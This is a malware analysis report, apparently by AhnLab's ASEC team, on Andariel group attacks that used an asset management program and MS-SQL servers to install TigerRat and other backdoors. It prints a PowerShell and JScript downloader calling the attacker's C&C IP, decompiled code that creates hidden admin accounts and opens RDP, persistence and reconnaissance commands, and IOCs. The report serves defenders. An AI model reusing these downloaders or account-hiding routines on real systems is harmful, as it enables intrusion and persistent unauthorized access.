Circumstances of an Attack Exploiting an Asset Management Program (Andariel Group)

By ATCP

Published: 2023-11-09 · Archived: 2026-04-05 21:09:20 UTC

The ASEC analysis team identified the circumstances of the Andariel group distributing malware via an attack using a certain asset management program. The Andariel group is known to be in a cooperative relationship with or a subsidiary organization of the Lazarus group.

The Andariel group usually launches spear phishing, watering hole, or supply chain attacks for initial penetration. There is also a case where the group exploited a central management solution during the malware installation process. Recently, the Andariel group has been exploiting vulnerabilities in many programs such as Log4Shell and Innorix Agent to attack targets in various corporate sectors in South Korea. [1]

Another asset management program was used in the recently identified attack. Additionally, an attack targeting MS-SQL Server was also identified at the same time. Malware strains installed through these attacks include not only **TigerRat**, but also various other types such as **NukeSped variants**, **Black RAT**, and **Lilith RAT**, an open-source malware strain. The attack targets were found to be South Korean communications companies and semiconductor manufacturers, similar to those in previous cases of attacks.

1. Initial Penetration

AhnLab Smart Defense (ASD) recently detected logs of a certain South Korean asset management program having installed the Andariel group's malware. But of course, it cannot be determined from these logs alone whether these signify an attack that takes advantage of a vulnerability or a simple exploit. The asset management program running in the target system ultimately used the following PowerShell command to download the malware.

Target Type	File Name	File Size	File Path
Target	credis.exe	166 KB	%SystemDrive%\users\%ASD%\credis.exe
Current	powershell.exe	445 KB	%SystemRoot%\syswow64\windowspowershell\v1.0\powershell.exe
Parent	cmd.exe	239.5 KB	%SystemRoot%\syswow64\cmd.exe
ParentOfParentOfCurrent	[redacted]	1.25 MB	%ProgramFiles% (x86)\[redacted]

Process	Module	Target	Behavior	Data
powershell.exe	N/A	N/A	Downloads executable file	http://109.248.150.147/load.png credis.exe
[redacted]	N/A	[redacted]	Creates process	N/A
powershell.exe	N/A	N/A	Connects to network	http://109.248.150.147:8585/load.png

Figure 1. Malware downloaded using an asset management program

- **PowerShell command**: wget hxxp://109.248.150[.]147:8585/load.png -outfile C:\Users\public\credis.exe

Besides PowerShell, the Andariel group also used the mshta.exe process to download malware. The following is HTML malware uploaded to the C&C URL, and this malware is responsible for downloading other malware strains from the Andariel group such as TigerRat.

```
window.resizeTo(0,0);
try
{
    var a=new ActiveXObject('MSXML2.ServerXMLHTTP.6.0');
    var b=new ActiveXObject('Scripting.FileSystemObject');
    var c=new ActiveXObject('WScript.Shell');
    a.open('POST','http://109.248.150.147:8585/view.php',0);
    a.send();
    var d="c:/users/public/credisvs.exe";
    e=b.CreateTextFile(d,true);
    e.Write('MZ');
    e.Close();
    e=b.OpenTextFile(d,8,false,-1);
    e.Write(a.responseBody);
    e.Close();
    c.Run(d, 0);
}
```

Figure 2. Downloader script

In previous attack cases, the Andariel group used Innorix Agent and spear phishing attacks together. A notable fact about the recent attacks is that there are cases where malware was installed using MS-SQL Server. It is presumed that the threat actor attacked poorly managed MS-SQL servers and installed NukeSped. The presumption is based on the fact that malware strains such as Remcos RAT and Mallox ransomware are also usually installed through attacks against MS-SQL servers which have account credentials that are vulnerable against brute force or dictionary attacks, and also on the fact that there are logs of other threat actors' attempts to install such malware strains in the system in the past. Thus, it seems that the Andariel group has also been using poorly managed MS-SQL servers as attack vectors in recent days.

Target Type	File Name	File Size	File Path
Current	cmd.exe	337 KB	%SystemRoot%\system32\cmd.exe
Target	perf.exe	22.5 KB	%SystemDrive%\users\%ASD%\perf.exe
Parent	sqlservr.exe	357.95 KB	d:\program files\microsoft sql server\mssql12.mssqlserver\mssql\binn\sqlservr.exe

Process	Module	Target	Behavior	Data
cmd.exe	N/A	perf.exe	Creates process	N/A
sqlservr.exe	N/A	N/A	Creates executable file	N/A
cmd.exe	N/A	N/A	Deletes executable file	N/A

Figure 3. NukeSped being installed through MS-SQL Server

Similar to other attacks that target MS-SQL Server, PrintSpoofer was used for privilege escalation during the attack process.

```
if ( !InitializeSecurityDescriptor(pSecurityDescriptor, 1u)
  || !ConvertStringSecurityDescriptorToSecurityDescriptorW(
        L"D:(A;OICI;GA;;;WD)",
        1u,
        &Uuid.lpSecurityDescriptor,
        0i64) )
```

```
if ( CreateEnvironmentBlock(&Environment, hToken, 0) )
{
  StartupInfo.lpDesktop = L"WinSta0\\Default";
  StartupInfo.cb = 104;
  if ( CreateProcessAsUserW(
         hToken,
         0i64,
         lpCommandLine,
         0i64,
         0i64,
         bInheritHandles,
         dwCreationFlags,
         Environment,
         lpCurrentDirectory,
         &StartupInfo,
         &ProcessInformation)
```

Figure 4. PrintSpoofer privilege escalation malware also used in the attack against MS-SQL Server


2. Malware Used in Attacks

Backdoors installed through the attacks above include TigerRat, a major malware strain used by the Andariel group, as well as Black RAT and variants of NukeSped. These malware strains are almost identical to those of previous attacks, but open-source malware Lilith RAT was used in the recent attacks. Additionally, in line with the Andariel group's recent tendency that uses malware developed in the Go language, a downloader malware developed in Go was also discovered.

2.1. TigerRat

The malware installed through the South Korean asset management program was TigerRat. The Andariel group has been using TigerRat in most attacks against South Korean targets; the attacks include watering hole, Log4Shell vulnerability, and more. [2] TigerRat is a backdoor that supports various features such as uploading and downloading files, executing commands, collecting basic information, keylogging, taking screenshots, and port forwarding.

A difference between this and other ordinary backdoors is that there is an authentication process during initial communications with the C&C server where a certain string must be sent and received. Like the types identified in 2023, random strings with sizes of 0x20 were used in the authentication for TigerRat in the recent attacks. These strings are deemed to be the MD5 hash for "fool"(dd7b696b96434d2bf07b34f9c125d51d) and "iwan"(01ccce480c60fcdb67b54f4509ffdb56).



Figaure 5. Strings used in authentication with the C&C server

- **C&C request string**: dd7b696b96434d2bf07b34f9c125d51d
- **C&C response string**: 01ccce480c60fcdb67b54f4509ffdb56

2.2. Golang Downloader

The Andariel group has been creating and using various backdoors in the Go language since around 2023. Black RAT, Goat RAT, and DurianBeacon were used in previous cases, and a downloader developed in Go was used in the recent attacks. This malware has a simple structure that connects to the C&C server and installs an additional payload. A notable characteristic is that it uses Base64 encryption during communications with the C&C server.





Figure 6. The downloader malware's Base64 decryption routine

Not only did the threat actor exploit the South Korean asset management program to install TigerRat directly, but they also employed the method of installing the Golang downloader which in turn installed an additional payload. Malware installed through the Golang downloader include TigerRat and variants of NukeSped.

2.3. NukeSped Variants

NukeSped is a backdoor that can receive commands from the C&C server and control the infected system. Among the NukeSped variants used in the attacks, Type 1 sends a packet using the POST method during initial communications with the C&C server and then sends the results of the executed commands transmitted from the C&C server through the GET method disguised as the behavior of visiting Google.



Address	Hex	ASCII
000000DB0D4FF900	50 4F 53 54 20 2F 6C 6F 67 69 6E 2E 70 68 70 20	POST /login.php
000000DB0D4FF910	48 54 54 50 2F 31 2E 31 20 0D 0A 48 6F 73 74 3A	HTTP/1.1 ..Host:
000000DB0D4FF920	20 77 77 77 2E 67 6F 6F 67 6C 65 2E 63 6F 6D 0D	www.google.com.
000000DB0D4FF930	0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 6B 65 65	.Connection: kee
000000DB0D4FF940	70 2D 61 6C 69 76 65 0D 0A 43 61 63 68 65 2D 43	p-alive..Cache-C
000000DB0D4FF950	6F 6E 74 72 6F 6C 3A 20 6D 61 78 2D 61 67 65 3D	ontrol: max-age=
000000DB0D4FF960	30 0D 0A 53 65 63 2D 46 65 74 63 68 2D 4D 6F 64	0..Sec-Fetch-Mod
000000DB0D4FF970	65 3A 20 31 30 0D 0A 53 65 63 2D 46 65 74 63 68	e: 10..Sec-Fetch
000000DB0D4FF980	2D 55 73 65 72 3A 20 41 2D 44 45 53 4B 54 4F 50	-User: A-[redacted]
000000DB0D4FF990	2D 47 4C 4D 30 54 51 4A 0D 0A 53 65 63 2D 46 65	-[redacted]..Sec-Fe
000000DB0D4FF9A0	74 63 68 2D 44 65 73 74 3A 20 31 31 0D 0A 0D 0A	tch-Dest: 11....
000000DB0D4FF9B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

Address	Hex	ASCII
000000DB0D4FE300	47 45 54 20 68 74 74 70 3A 2F 2F 77 77 77 2E 67	GET http://www.g
000000DB0D4FE310	6F 6F 67 6C 65 2E 63 6F 6D 2F 73 65 61 72 63 68	oogle.com/search
000000DB0D4FE320	3F 71 26 63 70 3D 30 26 78 73 73 69 3D 74 26 68	?q&cp=0&xssi=t&h
000000DB0D4FE330	6C 3D 65 6E 26 61 75 74 68 75 73 65 72 3D 31 26	l=en&authuser=1&
000000DB0D4FE340	6E 6F 6C 73 62 74 3D 31 26 64 70 72 3D 31 20 48	nolsbt=1&dpr=1 H
000000DB0D4FE350	54 54 50 2F 31 2E 31 20 0D 0A 53 65 63 2D 46 65	TTP/1.1 ..Sec-Fe
000000DB0D4FE360	74 63 68 2D 4D 6F 64 65 3A 20 36 30 0D 0A 43 6F	tch-Mode: 60..Co
000000DB0D4FE370	6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 30 30	ntent-Length: 00
000000DB0D4FE380	30 30 30 30 30 30 0D 0A 43 6F 6E 6E 65 63 74 69	000000..Connecti
000000DB0D4FE390	6F 6E 3A 20 6B 65 65 70 2D 61 6C 69 76 65 0D 0A	on: keep-alive..
000000DB0D4FE3A0	0D 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

Figure 7. C&C communications packet

Another NukeSped variant was identified in the attack process. While it has a small size of 23 KB, the string used for auto-deletion is similar to that of the past NukeSped variants.

```
.rdata:0000000140004470 ; const CHAR CommandLine[]
.rdata:0000000140004470 CommandLine     db 'cmd.exe',0          ; DATA XREF: StartAddress+10A↑o
.rdata:0000000140004478 ; const char aS[]
.rdata:0000000140004478 aS              db '%s',0Ah,0           ; DATA XREF: sub_140001AC0+81↑o
.rdata:000000014000447C ; const char Source[]
.rdata:000000014000447C Source          db '1.bat',0            ; DATA XREF: sub_140001C70+97↑o
.rdata:0000000140004482                 align 8
.rdata:0000000140004488 aIfExist        db 0Dh,0Ah              ; DATA XREF: sub_140001C70+BE↑o
.rdata:000000014000448A                 db 'if exist',0
.rdata:0000000140004493                 align 8
.rdata:0000000140004498 ; const char aEchoOffL1DelSS[]
.rdata:0000000140004498 aEchoOffL1DelSS db '@echo off',0Dh,0Ah  ; DATA XREF: sub_140001C70+D8↑o
.rdata:00000001400044A3                 db ':L1',0Dh,0Ah
.rdata:00000001400044A8                 db 'del "%s"%s "%s" goto L1',0Dh,0Ah
.rdata:00000001400044C1                 db 'del "%s"',0Dh,0Ah,0
.rdata:00000001400044CC                 align 10h
.rdata:00000001400044D0 aImageJpeg:                             ; DATA XREF: sub_140001F50+7C↑o
.rdata:00000001400044D0                 text "UTF-16LE", 'image/jpeg',0
.rdata:00000001400044E6                 align 8
.rdata:00000001400044E8 ; const char cp[]
.rdata:00000001400044E8 cp              db '27.102.115.207',0   ; DATA XREF: WinMain+92↑o
.rdata:00000001400044F7                 align 8
.rdata:00000001400044F8 ; const wchar_t aC
.rdata:00000001400044F8 aC:                                     ; DATA XREF: WinMain+5D7↑o
.rdata:00000001400044F8                 text "UTF-16LE", '%c:',0
.rdata:0000000140004500 ; const wchar_t aCD
.rdata:0000000140004500 aCD:                                    ; DATA XREF: WinMain+607↑o
.rdata:0000000140004500                 text "UTF-16LE", '%c:>>%d',0
```

Figure 8. NukeSped's string

2.4. Black RAT

Black RAT is a backdoor developed in the Go language and was first identified in an attack by the Andariel group in 2023. While no source code information is included in the Black RAT used in the recent attacks, it could be distinguished through the fact that the function names were almost identical to the Black RAT in the past.




Figure 9. List of Black RAT's functjions

2.5. Lilith RAT

Lilith RAT is an open-source RAT malware published on GitHub. It was developed in C++ and provides various features for controlling the infected system such as remote code execution, maintaining persistence, and auto-delete.




Figure 10. Lilith RAT's GitHub page

Lilith RAT, used by the Andariel group for their attacks, has a significant portion of the strings in its binary encrypted. This is deemed to be for the purpose of evading file detection. However, not all strings are encrypted, and some strings are the same as those in Lilith RAT's source code.




Figure 11. Strings in Lilith RAT

2.6. Adding User Account

Aside from controlling the infected system using backdoors, the threat actor also added a user account in the system and concealed it. This task was performed using a malware strain the threat actor developed. Because this malware runs properly only when a certain user account exists in the infected system, the addition of a user account signifies that the threat actor has already gained control over the system.

```
string_userName[0] = '[illegible]';
memset(&string_userName[1], 0, 0x100ui64);
strcpy(v9, "black");
memset(&v9[6], 0, 0xFEui64);
strcpy(v10, "[illegible]1234!@#$");
memset(&v10[18], 0, 0xF2ui64);
v3 = -1i64;
do
  ++v3;
while ( v9[v3] );
if ( v9[(int)v3 - 1] != '$' )
  v9[(int)v3] = '$';
printf_1("\r\n");
printf_1("[+] current user name is %s\r\n", (const char *)string_userName);
printf_1("[+] hidden user name is %s\r\n", v9);
printf_1("[+] hidden user pass is %s\r\n\r\n", v10);
memset(Buffer, 0, 0x104ui64);
sprintf2(Buffer, "net user %s %s /add /y", v9, v10);
fn_createProc(Buffer);
printf_1("[+] add hidden user\r\n");
Sleep(0x3E8u);
Key = fn_queryKey((const char *)string_userName);
if ( Key && (v5 = fn_queryKey(v9)) != 0 )     // "black$"
{
  printf_1("[+] %s type is %x\r\n", (const char *)string_userName, Key);
  printf_1("[+] %s type is %x\r\n", v9, v5);
```

Figure 12. The routine that diverges depending on the existence of a certain user

Ordinarily, the reasons why the threat actor adds a user account even when they can control the infected system using a backdoor are to use Remote Desktop to control the target in a GUI environment and maintain persistence afterward. However, if an account is added without any other steps, a system user can recognize a newly created user account upon login.

For this reason, the malware goes through the following process to prevent the user from noticing. First, the account is created with the sign “$” added to the name. Then, a part of the SAM data of an existing user is copied and overwritten onto the created “black$” account. If the existing user is an admin account and permitted to use Remote Desktop, the “black$” account also obtains the same properties.

For reference, malware strains used by the Kimsuky group added the newly created user account to the admin group and also to SpecialAccounts, enabling the account in firewalls. **[3]** This process can easily be detected by security products, but the Andariel group characteristically used the aforementioned malware to add a concealed account without the additional step.

```
WinExec(
  "c:\\windows\\system32\\cmd.exe /c net user IIS_USER 1qaz@WSX /add&net localgroup administrators IIS_USER /add",
  5u);
WinExec(
  "cmd.exe /c reg add \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\UserL"
  "ist\" /v IIS_USER /t REG_DWORD /d 0 /f",
  5u);
WinExec(
  "netsh.exe advfirewall firewall add rule name=\"Remote Desktop TCP\" dir=in protocol=tcp localport=3389 profi"
  "le=any action=allow",
  5u);
WinExec(
  "netsh.exe advfirewall firewall add rule name=\"Remote Desktop TCP\" dir=out protocol=tcp localport=3389 prof"
  "ile=any action=allow",
  5u);
```

Figure 13. Kimsuky group's malware that adds and conceals a user account

3. Post Infection

After installing the backdoor, the threat actor ran the following commands and registered them to the task scheduler to maintain persistence.

Figure 14. Commands executed by the threat actor

> schtasks /delete /tn "microsoft******" /f
> schtasks /create /tn "microsoft******" /tr "c:\users\%ASD%\credis.exe" /sc onlogon /ru system
> schtasks /run /tn "microsoft\windows\mui\route"

Afterward, the following commands were used to look up information on the infected system.

> cmd.exe /c "query user"
> cmd.exe /c "ipconfig"
> cmd.exe /c "whoami"
> cmd.exe /c "cmdkey /list"
> cmd.exe /c "netsat -nao | findstr 445"

Besides the commands above, there were other commands that removed the downloader malware or terminated other processes.

> cmd.exe /c "del /f c:\users\%ASD%\perf.exe"
> taskkill /f /pid 15036

In addition to using the backdoor to collect information, the threat actor also downloaded and used hacking tools such as NirSoft's CredentialsFileVIew and Network Password Recovery. These tools show account credentials saved in the infected system as well as account credentials on shared folders. These can be used in the future for lateral movement within the organization's network that the affected system belongs to.




Figure 15. Netpass downloaded and executed after malware infection

4. 결론

The Andariel group is one of the threat groups that are highly active in South Korea, alongside the Kimsuky and Lazarus groups. The group initially launched attacks to acquire information related to national security, but now they are also attacking for financial gain. **[4]** They are known to use spear phishing or watering hole attacks, and they also exploit vulnerabilities in software during the initial penetration. There have also been circumstances of the Andariel group having exploited other vulnerabilities in the attack process to distribute malware.

In recently discovered attack cases, the group seems to be using various programs such as asset management software within companies for supply chain attacks in addition to launching attacks against vulnerable MY-SQL servers. Users must be particularly cautious against attachments in emails from unknown sources and executable files downloaded from web pages. Security administrators in companies must enhance monitoring of asset management programs and apply patches for any security vulnerabilities in the programs. The latest patch for OS and programs such as Internet browsers must be applied, and V3 must be updated to the latest version to prevent malware infection in advance.

AhnLab’s anti-malware product V3 detects and blocks malware using the detection names below. The IOC is as follows.

File Detection

– Malware/Win.Generic.C5528992 (2023.10.25.00)
– Malware/Win.Generic.C5528516 (2023.10.26.00)
– Backdoor/Win.TigerRAT.C5517634 (2023.10.19.03)
– Backdoor/Win.Agent.C5518308 (2023.10.20.00)
– Downloader/HTML.Agent.SC193459 (2023.10.19.03)
– Downloader/HTML.Agent.SC193403 (2023.10.18.01)
– Backdoor/Win.TigerRAT.C5513095 (2023.10.17.03)
– Unwanted/Win.HackTool.C5175443 (2022.06.20.02)
– HackTool/Win.CredentialsFileView (2022.04.20.00)
– Backdoor/Win.Agent.R619279 (2023.11.01.01)
– Backdoor/Win.Agent.C5534745 (2023.11.01.01)
– Backdoor/Win.NukeSped.C5535346 (2023.11.01.03)
– Backdoor/Win.BlackRAT.C5535345 (2023.11.01.03)
– Exploit/Win.PrintSpoofer.C5535350 (2023.11.02.00)

Behavior Detection

– Malware/MDP.Download.M1197

MD5

0414a2ab718d44bf6f7103cff287b312

13b4ce1fc26d400d34ede460a8530d93

232586f8cfe82b80fd0dfa6ed8795c56

33a3da2de78418b89a603e28a1e8852c

3a0c8ae783116c1840740417c4fbe678

Additional IOCs are available on AhnLab TIP.

URL

http[:]//109[.]248[.]150[.]147[:]8080/

http[:]//109[.]248[.]150[.]147[:]8443/

http[:]//109[.]248[.]150[.]147[:]8585/load[.]html

http[:]//109[.]248[.]150[.]147[:]8585/load[.]png

http[:]//109[.]248[.]150[.]147[:]8585/view[.]php

